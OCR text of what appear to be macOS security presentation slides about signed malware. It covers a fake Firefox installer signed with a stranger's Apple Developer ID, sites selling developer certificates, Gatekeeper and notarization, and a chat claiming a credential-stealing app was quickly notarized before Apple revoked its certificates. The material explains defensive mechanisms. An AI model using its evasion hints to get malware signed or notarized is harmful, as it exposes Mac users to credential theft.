
Shortcoming: signed malware


Firefox 58.0.2 is validly signed (Apple Dev-ID)

Firefox 58.0.2.dmg
/Users/user/Desktop/Firefox 58.0.2.dmg

```
item type: zlib compressed data
   hashes: view hashes
 entitled: none
sign auth: › Developer ID Application: Ramos Jaxson (C3TQC53LLK)
           › Developer ID Certification Authority
           › Apple Root CA
```

not mozilla!



taha karim @lordx64 · Apr 2


I noticed dozen websites flourishing (even through google ads) for buying/selling/renting Apple developer entreprise accounts and Apple developer certificates.

Built atop File Quarantine, Gatekeeper checks the code signing information of downloaded items and blocks those that do not adhere to system policies.

Notarization (2019)

block non-verified applications





"WindShift" can't be opened because Apple cannot check it for malicious software.

This software needs to be updated. Contact the developer for more information.

Safari downloaded this file today at 10:17 PM from **objective-see.com**.

not notarized?
blocked!


For some reason Apple had signed and my partner's app like 10 times and notarized it within minutes. It literally steaks creds.

Then he tried to resign it yesterday and they stopped.

Then all of his certs were revoked. No warning or reason.

Aug 29, 2019, 10:10 AM

ah they prolly do back-end processing on the notarized apps....

Aug 29, 2019, 10:11 AM ✓

Oh, so they notarize first, then check later?

Aug 29, 2019, 10:11 AM

i'm guessing they yah - maybe some basic checks up front, but then continue with the longer more time consuming

Aug 29, 2019, 10:13 AM ✓

